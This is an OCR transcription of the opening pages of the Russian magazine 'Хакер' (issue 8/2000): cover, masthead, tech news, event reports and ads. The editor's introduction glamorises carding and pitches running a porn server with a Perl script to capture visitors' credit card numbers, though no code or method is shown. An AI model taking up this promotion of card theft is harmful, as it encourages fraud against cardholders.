ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

#8/2000

WWW.XAKEP.RU

СКРИПТ ДЛЯ КАРДЕРА

КАК ВЫЖИТЬ КАРДЕРУ НА IRC?

КЛАВИАТУРНЫЕ ШПИОНЫ

НАЙДИ ТАНК У СЕБЯ НА ДАЧЕ

Х-СТИЛЬ

ПОГРУЖЕНИЕ В LINUX


PERL ДЛЯ ПЕРЦЕВ



DESIGN BY MODERNART.RU

0 200020 2

INTRO



Бывает так, что определённая группа людей принимает решение, результатом которого, является одеяние их области занятости в некоторую секретность. Типа, они настоящая элита и знают то, чего не знаем мы с тобой. Ты просишь их поделиться инфой. Они тебя посылают. Что это за дерьмо такое? У X от тебя нет секретов. Секреты поражает реальная прибыль от дела: то на чём можно подогнать бабки – засекречено. Мы открываем "секреты" такого ремесла, как кардинг. Без всякой ботвы о функционировании системе оплаты, межкорпоративных отношениях, маркетинговых стратегиях продвижения. Соль кардинга – трейдинг, т.е. обмен кредитками между такими же ребятами как ты. А откуда взять тот самый заветный номер, чтобы начать трейдить? Генераторы – сосут, у всяких жлобских ублюдков выпрашивать – смешно, только ради этого хакать онлайновый магазин – напряг. ОК. Создаём свой порносервер! Ну, чем не мечта? Ты – админ порносервера :). Помимо бесспорного престижа этого ремесла – это также и денежно: можно либо легально продавать порно через системы вроде Asmbilling, а можно по кул-хацкерски захватывать номера кредиток.

Понятно, что воровать не хорошо. И кардинг является именно воровством. Мы не строим иллюзий насчёт свободы, равенства и братства – пурги не будет. Есть просто реальность, в которой есть те, у кого есть кредитки, по которым они покупают аккаунты на серверах, посвящённых педофилии, а есть те, кто захватывает эти номера, и использует их по собственному желанию. Но и захватывать можно по-разному: по-бакланси – принимать номера от чела, с которым блевали под одну скамейку или интеллектуально: написав свой собственный скрипт на перле. Но прежде чем кроить такой шедевр, неплохо было бы и основы Perl`а подучить: из статьи "Перл для перцев" ты узнаешь всё необходимое для успешного perl-coding`а боевых хакерских скриптов.

Вот так прочитает вышестоящие строки человек далёкий от понимания хака и решит, что X – издание для эдаких диких программеров, которым всё на свете комп заменил. Пусть так думают серенькие людишки, которые не привыкли думать, руководствуясь инфой, которой им заправили мозг жёлтые газетёнки. Для абсолютного понимания образа мышления X – в прошлом номере появилась рубрика "Трансформер", поведавшая о замусоленном, но от этого не менее сладком понятии свободы. В этом номере появляется новый подраздел "X-стиль", который будет проливать свет на стиль жизни хакера. Непосредственно, в этом номере, есть инфа о том, без чего не мыслил существования импортный кул-хацкер, и отныне живёт с этим компьютерный герой xUSSR – пиццы с доставкой на дом. Мыльница редакции уже готова ловить флейм, замешанный на замечаниях, вроде: фу, ксакеп совсем опопслел – пишут про всякую шнягу, вроде пиццы; где ВЗЛОМ, где реальная инфа, нафиг я этот номер купил, если тут ничего кроме хавчика нету; зачем мне эта хрень – у меня же комп для хака есть, а стиль мне не нужен – мне мама стирает штаны и готовит котлеты с картофельным пюре?! И всё такое. О таких уродцах даже говорить не хочется. Мы никогда на такие письма даже не отвечаем. Потому как если человек лох, то это судьба. А нам, например, интересен не только взлом, но и водки выпить с друзьями, и в бассейн сходить в субботу, и на шашлычки выбраться в воскресенье, и с парашютом прыгнуть. А вот хак – это только 10% нашего времяпрепровождения. Если ты с нами, то пора переформатировать собственную жизнь в X-стиль, суть которого будет вскрываться в журнале.

SINtez
гл. редактор

editorial
/братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый пивной редактор
Иван Корноухов
(sidex@xakep.ru)
самый софтовый редактор
Михаил Терехов
(stranger@xakep.ru)
самый геймерский редактор
Александр Сидоровский
(2poison$@xakep.ru)
добрая фея
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

Арт-директор
R.SKY
(matrix@xakep.ru),
дизайн и обложка
modernart.ru
фотограф
Кирилл Попов
модель
Griff
верстка
Таня Отакуева
(osyako@xakep.ru)
иллюстрации
Shelest, Алекс Кондаков, Vlad, Алекс Воеводин, Илья Тимофеев
комикс
Алекс Кондаков

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.



CONTENT
VISA
UNION CARD


WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

HI TECH NEWS

Алекс Целых
(technews@mmub.ttn.ru)





Свободу попугаям

В лаборатории университета Массачусетс началась работа по вызволению попугаев из социальной изоляции.

Подопытным "кроликом" для эксперимента ученых стал 23-летний серый африканский попугай по кличке "Артур". Любимец своей хозяйки оказался не у дел, когда в супруге профессора биологии Айрин Пепперберг проснулась страстная любовь к котам. Чтобы попугай не позабыл свои феноменальные способности, он проходит ежедневные курсы тренинга под руководством опытного специалиста. Артур прокручивает в памяти названия 50 предметов, практикуется в различении 7 цветов и 5 форм, а также в счете от 1 до 6. По уровню интеллекта образованную птицу сравнивают с четырехлетним ребенком.

В университете попугай выполняет функции бета-тестера интернет-браузера для птиц. В случае успеха Артур и более миллиона его собратьев, рассредоточенных только по американским клеткам, позабудут страшное слово "одиночество".






Рабочее место попугая включает в себя уютную жердочку, цветной монитор на жидких кристаллах и пульт управления. На последнем имеются две кнопки. Нажимая левую, пернатый пользователь меняет изображение на экране. Правой попугай листает коллекцию любимых мелодий. На первых стадиях эксперимента на выбор Артура было предложено 4 изображения. Это сова - страшный враг попугаев, "девушка в красном" - любимая хозяйка, птичка - сам Артур или его соплеменница, а также нейтральное изображение машины на тот случай, если попугай решится сдавать на водительские права.

Артур реагирует на новую игрушку с меньшим энтузиазмом, чем его хозяйка. В минуты одиночества он тупо жмет на кнопки, почти не обращая внимания на монитор. Миссис Пепперберг нашла тому объяснение. Программа, которую навязывают Артуру, называется Interpet Explorer. А каждый карапуз знает, что сонливость и рвотный рефлекс при виде "окошек Гейтса" - главная черта характера убежденного линуксоида. Заботливая хозяйка считает, что нужно дать Артуру возможность выбора картинок. Миссис Пепперберг предлагает выводить на экран изображения с видеокамер в птичьих клетках в доме своих родителей. Старые друзья по воле, милые юному сердцу самочки станут двигателями прогресса.

По замыслу ученых, после того, как в современный коммуникационный процесс будут втянуты пернатые, наступит очередь собак.





Уфимские "сапоги-скороходы"

В российской Уфе изобрели сапоги-скороходы. В ходе испытаний создатели, инженеры авиационного университета (www.ugatu.ac.ru), в несколько прыжков оказывались на другом конце улицы. Наблюдавшие за этим горожане окрестили изобретение ученых звучным прозвищем "кенгуру". С сумчатыми бегунами его роднит фантастическая пружинистость.

Металлические ходули, плотно охватывая голень, приподнимают счастливого обладателя на высоту 30 см над землей. Конструкция весом около килограмма состоит из поршня, емкости для топлива, миниатюрного карбюратора и свечей зажигания. При давлении на подошву человек мощным толчком подбрасывается в воздух. Благодаря этому ботинки позволяют в считанные секунды развить скорость до 40 км/ч, с каждым шагом преодолевая расстояние в 4 метра. Топлива - обычного бензина - хватает на 25 минут движения.

Впервые возможность создания сапог-скороходов рассматривалась еще в 70-х как перспективная военная разработка, однако тогда работа сошла "на нет", и модифицированные солдатские сапоги долгое время пылились в шкафах лабораторий. Современное устройство безопасно и просто в освоении. Совершенно не знакомый с ботинками человек через 5 минут прочно встает на ноги и бросает вызов пугливым газелям. Конструкция обеспечивает надежный контроль движения, дорожно-транспортных инцидентов пока не было.

Ученые не прекращают работы по совершенствованию своего детища и задумываются о вариациях дизайна. Возможными областями применения сапог-скороходов являются операции служб спасения в местах, не доступных транспорту на колесах. Ботинки также помогут почтальонам оперативно разнести почту, а вечно запыхавшимся курьерам доставить горячую пиццу к первому звону пивных кружек.





Годовщина Х-канала

Седьмого июля исполнился год официальному IRC каналу Х - irc.dal.net #xakep. Празднование проводилось на природе, куда выбрались все самые продвинутые гуру хака для проведения Х-пати. Начавшись в центре Москвы, туса плавно переместилась в район Химкинского водохранилища, где был произведен массовый распив алкогольных напитков и заплыв в экологически нечистую воду :). После было начато приготовление мясных продуктов питания на костре. Кайф был сломан сотрудниками доблестной милиции, возжелавшими ознакомиться с документами на право вождения и пользования авто отдельных персонажей. После того как утрясли все траблы, пати продолжилась, распределив всех по определенным направлениям: наиболее незакомплексованная молодежь приступила к посильному изучению анатомических особенностей противоположного пола ;) в близлежащем лесу; кто-то занимался саппортом костра и приготовлением пищевого трафика; кто-то продолжал активный отдых плаванием, пробежками по берегу, метанием бутылок и прибрежной тины :).

Satan пати продлилась вплоть до открытия метро в 6-00, когда решительные, но и уже подуставшие хацкеры и хацкерши (и такое там тоже было) ;) были поглощены чревом станции "Планерная".

В общем, с днем рождения, канал! "Вечно молодой, вечно пьяный" #хакер празднованием показал, что хакеры вовсе не отмороженные придурки с мозолью на заднице, сторонящиеся девочек, а прогрессивные ребята, не чуждые активному отдыху.

Железные доярки


Ферма Knigge Farms в штате Висконсин приобрела дорогостоящих роботов в надежде усовершенствовать процедуру дойки коров.

Автоматизации подвергаются все стадии получения продукта, являющегося основой холодного пломбира и вкусной сгущенки. Вернувшись с вегетарианского пиршества, буренка сразу попадает в руки заботливых роботов. Компьютер идентифицирует каждую корову по коду на бирке. Когда подходит время дойки, кормушка с душистым сеном отодвигается в сторону, а ворота блокируют выход наружу. Металлическая "рука" подъезжает к вымени и начинает подготовку центрального действа. Тщательно вымыв объект человеческих желаний, робот дает "зеленый свет" доильной машине.

Лазерный указатель определяет точное положение вымени и подводит к нему вакуумные чаши. Идет непосредственно процесс дойки. Когда скорость отсасывания молока падает ниже заданного значения, аппараты последовательно отключаются. Специальный механизм еще раз хорошенько промывает вымя, после чего компьютер открывает корове доступ к сену или дает возможность выйти на волю.

Фермеры, не побоявшиеся доверить буренок роботам, были удивлены тому, как быстро "железные доярки" находили с коровами общий язык. Обычно знакомство длилось не больше недели, некоторые животные привыкли к новой процедуре уже за одну-две дойки.

Несмотря на все сложности с обслуживанием роботами коров с нестандартным выменем и высокую стоимость оборудования - до 150,000 долларов за один комплект, "железная доярка" займет достойное место на любой ферме и с лихвой окупит затраты на приобретение. Мученицам-коровам "светят" печальные перспективы. Фермеры, изрядно потратившиеся на покупки, грозят увеличением количества доек с двух до трех в день, что скажется на объемах свободного времени для мечтаний у буренок.



Космический мусорщик

В Великобритании начато производство космических мусорщиков. Это связано с тем, что сорок лет исследований безвоздушного пространства оставили на земной орбите гигантское количество ракетных обломков и прочего космического хлама размером от мелкой гайки до пустых стартовых ускорителей. Столкновение искусственного тела с любым из предметов будет иметь катастрофические последствия вплоть до полного выхода корабля из строя.

Миниатюрный спутник, получивший название Snap, умеет прикрепляться к старым аппаратам и другим крупным объектам, сталкивая их в космическое "кладбище" - верхние слои атмосферы, где мусор сгорает. Весом всего около 7 килограммов и размером с футбольный мяч, Snap оборудован видеокамерами, позволяющими вести поиск мусора в космическом пространстве. Когда цель обнаружена, спутник использует собственный ракетный двигатель, чтобы приблизиться к объекту и основательно с ним "разобраться".

Звонок по ботинку

Известный изобретатель Тревор Бэйлис решил сделать новый подарок человечеству. С этой целью он отправляется покорять африканские пустыни. Во время благотворительного забега на 150 километров Бэйлис лично и его компаньон Джон Грэнтам будут обуты в необычные ботинки (www.theelectricshoeco.com), генерирующие достаточно энергии для питания миниатюрных электронных устройств.

Тестируются две модели обуви. Первая имеет подошву из пьезоэлектрических материалов. Кристаллы, аналогичные тем, что применяются в газовых плитах для получения искры, становятся источниками энергии под давлением мозолистых пяток. В каблук второй модели встроена миниатюрная динамо-машина, совершающая "искрометные" обороты при каждом соприкосновении с поверхностью.

С каждым шагом естествоиспытатели будут пополнять небольшие аккумуляторы милливаттами энергии. Предполагается, что по достижении ими единственной на пути следования антенны сотовой связи ее накопится достаточно для совершения двух телефонных звонков. Один звонок обещает раздаться в приемной премьер-министра Великобритании Тони Блэйера. Другой прозвучит в офисе компании Virgin, которая в случае успеха эксперимента предполагает уже в течение ближайшего года освоить широкомасштабный выпуск необычной обуви.

Парашют Да Винчи

Спустя пять веков англичанин Адриан Николаз доказал гениальность мысли Леонардо Да Винчи. Он построил необычный парашют, руководствуясь рисунками и записью в дневнике изобретателя: "Человек, имеющий в своем распоряжении склеенное белье 12 ярдов в длину, ширину и высоту, может безбоязненно прыгать с любой высоты".

Естествоиспытатель соорудил конструкцию указанных размеров, натянув ткань на деревянный каркас, и спрыгнул вниз с воздушного шара на высоте 3000 метров над южноафриканской пустыней. Несмотря на слова экспертов об абсурдности полета "парашюта" весом 85 килограммов, Адриан успешно парил до высоты 600 метров. После этого, боясь быть раздавленным при приземлении, он раскрыл современный парашют.

Громоздкость конструкции объясняется тем фактом, что поклонник Да Винчи скрупулезно готовился к эксперименту и применял только те материалы, которые были доступны жителю средневековой Италии.





Интернет по мобильному!

Сбылась мечта идиота! Наконец-то можно полноценно полазать в Инете с мобилы, без помощи компа и прочих девайсов. Фишка в новом навороченном стандарте связи WAP (Wireless Application Protocol), который в России активно продвигают ребята из МТС`а (www.mts.ru), чтобы ты мог в любой момент со своей мобилы проверить ящик с электронной почтой (www.beep.ru), посмотреть, чего интересного идет в кино (www.afisha.net), чтобы туда потом с девочкой метнуться, скачать последние новости (www.rbc.ru), а также поруководить собственным банковским счетом в Гута-банке (www.telebank.ru). На фиг нам с тобой банковский счет? Нет, ясен перец, что мы с тобой пальцы гнуть не станем и новой фичей будем пользоваться исключительно для оплаты за квартиру, легальных заказов в онлайновых магазинах и оплаты за тот же мобильный телефон. Платить, кстати, придется минимально, т.к. в тех же Мобильных Телесистемах сейчас снизили цены, и минута работы при передачи данных (читай работы по WAP`у) стоит всего от 3 центов! А были времена, лет эдак 7 назад, когда минута стоила 3$, да и ничего кроме голоса передавать нельзя было...

В общем, непонятно, как мы раньше жили без тулзы под названием WAP. Для обеспечения работы по протоколу запрашиваемый сайт должен иметь WAP-версию, на появление которой раскачивается все больше и больше сетевых проектов. Глядишь, и твой любимый www.xakep.ru станет мобильно-онлайновым!


Для того чтобы юзать WAP, очевидно, потребуется организовать апгрейд мобильного: например, подогнать себе мобилу, по которой болтал сам Нео из "Матрицы" - Nokia 7110; Ericsson R320S, о бесплатной раздаче которого дезинформировали весь Рунет злобные спамеры. Также не стоит забывать о чуть менее легендарных грандах Motorola L7089, Siemens S25, которые без труда можно надыбать в офисах МТС.

Лекарство от склероза

Британская организация Housing 21 продемонстрировала набор технических решений для оборудования частных домов и квартир психически нездоровых людей, а также тех, кто страдает склерозом. Элементарные технические разработки позволят таким людям жить самостоятельно, не создавая угрозы для жизни окружающих и собственной жизни.

Специальные зуммеры прикрепляются к вещам, которые наиболее часто становятся объектом пропажи - кошелькам, очкам, связкам ключей, зонтикам. Цветные изображения всех предметов с указанием их названий присутствуют на настенной панели. Когда человеку не удается найти нужную вещь, он нажимает кнопку у соответствующей картинки или надписи. Предмет испускает громкий сигнал и может быть довольно легко обнаружен.

Другое устройство проверяет уровень воды в ванной и раковине. Когда вода достигает критической отметки, звонок или предварительно записанный на кассету голос родственника извещает владельца дома о необходимости закрыть кран. Если в течение некоторого времени никаких действий не последует, кран перекроется автоматически. На кухне аналогичная система следит за состоянием горелок газовой плиты.




ИТОГИ КОНКУРСА "СКАНЕР БУДУЩЕГО"

Открытое (хакнутое) письмо участникам конкурса от компании MAS Elektronik AG и журнала Хакер.

Дарова,

Помнишь как мы совместно с MAS Elektronik AG объявляли конкурс "Сканер будущего"? Ты как всегда на все положил, нигде не участвовал? Ну извини... А пока ты спал, результаты этого конкурса подведены и один рульный паренек уже получил клевый приз. Вот так то. Короче, ассамблее судей больше всего приглянулся сканер, придуманный и замоделенный Селютиным Владиславом. Этот достойный индивид не только умудрился вразумительно написать о самых важных особенностях сканера недалекого будущего, но и пойти дальше, предположив некоторые из его возможных свойств о которых даже самые смелые из нас, членов ассамблеи, не смели догадываться.

"Сканеры играют огромную роль в развитии технологий будущего. Они получили самое широкое применение</DIV>
во многих областях человеческой деятельности. В будущем применение сканеров примет ещё более</DIV>
глобальные масштабы. В медицинском оборудовании, космических кораблях, средствах медиа и просто </DIV>
в человеческом быте. В зависимости от области применения внешний вид сканеров может быть различным :от авторучки до отсека космического корабля, от чипсета в тканях головного мозга до многопрофильных универсальных сканеров.</DIV> На иллюстрациях изображён сканер не столь отдаленного будущего, предназначенный для работы ,например, в офисе или в издательстве.</DIV>
FEATURES:</DIV>
1. выход в интернет</DIV>
2. снятие цифрового облака</DIV>
3. принтер update</DIV>
4. мобильность: возможность подключения к сотовой сети, мини АТС</DIV>
5. встроенные таймер и пейджер</DIV>
6. питание от аккумуляторов, с возможностью их подзарядки от солнечных батарей</DIV>
7. LCD display, подключение клавиатуры</DIV>
С развитием нанотехнологий техника будет иметь тенденцию к уменьшению в размерах, а если учесть</DIV>
биологический фактор то, кто знает, может ко многим возможностям сканера добавится ещё и способность к САМОВОСПРОИЗВЕДЕНИЮ</DIV>".



После слов о самовоспроизведении все судьи поняли, что их обставили и понятное дело сканер в недалеком будущем сможет заменить настоящему хацкеру все некомпьютерные прелести, а тогда для любого хацкера "она" (сканЁрА) станет девой(сой) номер 1.

Владислав поразил нас своей Cyber-нутостью и мы, напившись пива, и после долгих и мучительных споров уснули в сладких мечтах о ней - СканЁре....


5:00 НОЧЬ ПЕРЕД ЭКЗАМЕНОМ
ХАКЕР
ЭНЕРГЕТИЧЕСКИЙ НАПИТОК
ГДЕ КУПИТЬ?
Напиток ХАКЕР всегда можно купить:
На всех заправках BP в Москве и области
В клубах: Вирус, Эстакада, Слава, Вокзал, Сова, Паутина, Титаник, Территория, Протон, Радио Га-Га, Bells
В компьютерных клубах: Орки, Лавина, Остров "Формоза", Гейм Сити
В фитнесс-клубе "Марк Аврелий"
Коммерческий отдел (крупный и мелкий опт) тел.: (095) 402-2712, 402-0930
w w w . t i g e r d r i n k . c o m



Рекламщиков выносили в Кваку

Главное событие рекламной тусовки прошедшего июля это, безусловно супер-акция закрытый турнир среди рекламных агенств по Quake II "Рекламная встряска" (Advertising Quake). Которая прошла 21 июля в интернет клубе "Cyberquest".

По словам очевидцев, и самих организаторов это был один из самых красивых и хорошо организованных компьютерных турниров в России. Такие турниры, клановцы называют ПАПСКИМИ. т.е. - грамотными и качественно проведенными турнирами. Весь играющий контингент разделился на два лагеря, одни неистово отдавались атмосфере игры и общения, другие же, неподготовленные скептики (к счастью таких оказалось считанные единицы) спешно ретировались, освобождая место в клубе тем, кто действительно жаждал рекламного угара.

В турнире приняло участие 32 команды. Гости наслаждались чешским пивом "Pilsner Urquell" и водкой "Винокур", количество же энергетического напитка "Хакер" к этому времени заметно уменьшилось, народ активно заряжался энергией для решающих боев.

В турнире было задействовано 32 компьютера, а в каждой команде было по 4 игрока, поэтому за один раунд могли сыграть только 8 команд. Команды объединили в группы и турнир начался. Помещение клуба сразу наполнилось 6 КВатами угарного альтернативного звука от питерской хард-кор группы "Колыбель". Ребята молодые, знающие толк в зажигательном звуке, заводили играющую публику на протяжении 70 минут - публика - неистовала, соседи клуба тоже. :)))

Ну а первая десятка победителей ниже:

1 Петербургский транзит
2 Профи-Т
3 НЕ СПАТЬ!
4 САША Медиа
5 Cyberquest
6 SFC
7 Страна Игр
8 Презент
9 SARBENT DF
10 Ларсон

Братья наши меньшие

Сейчас в инете появился сайт посвященный проблемам и интересам братьев наших меньших (www.bono-ru.com). Я надеюсь ты не подумал, что речь идет о животных :))). Нет, Боно - это сайт, который отвечает запросам детей и подростков. Кстати, он создается самими детьми. Сайт будет реально удовлетворять потребности твоего братишки или сестренки. Ведь в сети больше всего узлов, пропагандирующих насилие, порнографию и пустое время препровождение (например, www.xakep.ru :)) шутка).

Здесь осуществляется взаимопомощь в подготовке школьных домашних заданий в режиме online, что не будет лишним через полмесяца, ведь уже скоро первое сентября :(. А также этот детский сайт поможет начинающим пользователям, а также взрослым юзерам, у которых руки не из того места растут, в освоении компьютерных технологий. Сайт <Боно> единственный на сегодняшний день детский сайт, который предлагает в интересной и доступной форме обучение компьютерным и интернет-технологиям: программирование, веб-дизайн и т.д. Так что бери своего младшего за уши и тащи к компу, пусть займется делом. А то наверное лазает где-нибудь по задворкам района.



X занял первое место на Тамия'2000

GreeNoidik(alexeyph@mtu-net.ru

Никакого вступления не будет, и даже не думай обижаться, просто не могу я такую новость в себе больше держать. А случилось то вот что... У Хакера появилась одноименная команда по автомодельному спорту. Это первый, маленький рулез :). Эта самая команда незамедлительно показала себя с лучшей стороны и сразу завоевала симпатии зрителей (а вычислить нас можно по синим t-shirt с лейблом любимого журнала в области сердца). Уже в первом цикле соревнований ("Кубок Тамия 2000") члены X уверенно лидировали, а результатом стала абсолютная победа в некоторых классах (категория "Ралли") и право поехать на Еврокубок, чтобы там защищать честь нашей большой страны, ну и журнала тоже. И это действительно здорово! Так что пора уже прекращать свои мрачные взломы, поднимать 5'ый поинт со стула и отрывать наконец взгляд от монитора... Хотя уже то, что перед глазами журнал - радует :). Ведь иногда неплохо оглянутся вокруг после недельного сёрфа в сети: столько нового можно узнать, это я не просто так говорю, на себе экспериментировал.

В жизни существует такой экстремальный вид спорта (впрочем для некоторых это просто хобби) как радиоуправляемые модели. Эти самые модели могут быть плавающими, летающими и ездеющими. Так вот, оказывается, хакеры всех стран нашей третьей планеты уже давно подсели на это дело. Теперь буду подробно про все рассказывать. Первое, радиоуправляемые модели - это копии настоящих самолетов-кораблей-машин, они достаточно компактны, что в общем удобно. Размер может варьироваться от 1:24 до 1:4, и вообще не размер это, а масштаб, то есть отношение размера копии к размеру того, с чего ее скопировали (1:10 => в десять раз меньше). Если говорить про машинки (принято обзывать их автомоделями), которые наиболее распространены во всем мире, ну а в нашей стране тем более, то их размер примерно совпадает с размером клавиатуры, хотя и здесь бывают свои гиганты и карлики (самая маленькая влезает в спичечный коробок). Для того чтобы управлять такой штукой на расстоянии нужен специальный девайс {читай пульт радиоуправления}. Девайс этот состоит из двух частей aka Trancemiter & Receiver {передатчик и приемник}. TR нехитроумно держится в руке, главное крепче ухватиться, а то уж очень это увлекательно, может кто и отнять :). Служит он для того, чтобы преобразовывать движения руки в специальные сигналы на строго определенной частоте {поэтому еще много кулхацкеров могут радиоконтролить свои модели одновременно с тобой, и никто из вас друг другу не помешает}. Вторая часть - RE, крепиться на модели. При благоприятном стечении обстоятельств происходит connect между TR и RE, и тогда можно наслаждаться управлением модели. Конечно же на модели есть масса других девайсов, для разных целей, но про них в другой раз. А вывод простой: радиоуправляемая модель - это реальная возможность почувствовать себя полноправным хозяином своей машины, пусть и небольшой. Напоследок о соревнованиях. Соревнования проводятся часто и помногу :). Бывают разные, в основном либо ФФАшные либо ТИМплейевские. ТИМов много {совершенно понятно, что команда X вне конкуренции :)}.

Если придерживаться правил специальной федерации автомодельного спорта, гонка длится 5 минут, а потом дают дополнительное время, еще 30 секунд, чтобы последний круг зафинишить, если успеешь :). На самом же деле, кто больше кругов проехал за эти самые 5,5 минут, тот и молодец, тому хвала и почет и много всяких презентов. И в Инете его на первое место во всех чартах :).

Ну это все ладно, особо упорным присваивают спортивные звания aka Мастер спорта и др. И это сильно приятно, потому что звания эти не просто на заборе писанные, а официальные, ДОСААФ'ные {правда эту гос.организацию переименовали, что в общем-то сути не меняет}. А победители Российских соревнований уезжают на чемпионаты Европы {иногда мира}. Бывает даже за чужой счет, что очень по хакерски :).

Гималаи – крыша мира
Компьютеры Compaq – вершина технологий

фото Д. Воробьева

Armada E500

– ноутбук «все-в-одном» для ежедневного использования в бизнесе.

Процессор Intel® Mobile Pentium® III 500, 600, 650 или 700 МГц.
Габариты 315x250x40 мм.
Дисплей от 12.1"(800x600) TFT до 15.1"(1024x768)
Видео AGPx2 8 МБ + TV выход
Вес 3 кг.
Память - 64 (512) МБ
Жесткий диск 6,4 или 12 ГБ
В зависимости от модели поставляется CD-ROM или DVD-ROM, 56.6к модем, сетевая карта 10/100
Тип батареи - Li-ion (до 3 часов)
Предустановленная операционная система Windows® 95/98/NTW 4.0

Armada M700

– полнофункциональный ноутбук для тех, кому нужна вычислительная мощь и мобильность.

Процессор -Intel® Mobile Pentium® III 500, 650 или 700 МГц
Габариты 249x315 x 28 мм.
Дисплей 14.1" TFT (1024x768)
Видео AGPx2 8 МБ + TV выход
Вес 2,2 кг.
Память - 64 (576) МБ
Жесткий диск 6.4 или 12 ГБ
В зависимости от модели поставляется CD-ROM или DVD-ROM, 56.6к модем, сетевая карта 10/100
Тип батареи - Li-ion (до 3.5 часов)
Предустановленная операционная система Windows® 95/98/NTW 4.0



Compaq Armada E500 и M700

Мобильные компьютеры Compaq органично сочетают в себе:

Производительность – применяются самые последние процессоры и технологии обработки информации.

Надежность – сборка осуществляется только из тестированных компонентов, отвечающих отраслевым стандартам. Корпус выполнен из магниевого сплава, прочность которого превосходит прочность пластмассы в 20 раз.

Защищенность – во всех ноутбуках Armada приняты меры по обеспечению защиты аппаратных средств и данных.

Продолжительное время автономной работы – для его увеличения реализовано несколько настраиваемых режимов энергосбережения Local Standby, Suspend, Hibernation.





Наши партнеры:


Иркутск	Сана Компани	(3952) 343-309, 343-313
Краснодар	СП ЗАО «Бизнес Компьютер Центр Юнит» (8612) 554-000, 573-157	
Москва	AMI - NETWORK	(095) 191-2027, 191-1521
Москва	R-Style	(095) 904-1001 (многоканальный)
Москва	Д-Факто	(095) 959-7370, 959-7371
Москва	ЛайтНет Комплекс	(095) 200-1414, 299-0607
Москва	Ромбо	(095) 956-2479, 232-1427
Москва	Шарк	(095) 234-1783, 234-1782
Мурманск	NetSL	(8152) 47-65-88, 47-62-38, факс: (8152) 45-89-88
Пермь	Индукция	(3422) 33-1086, 33-2931



Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
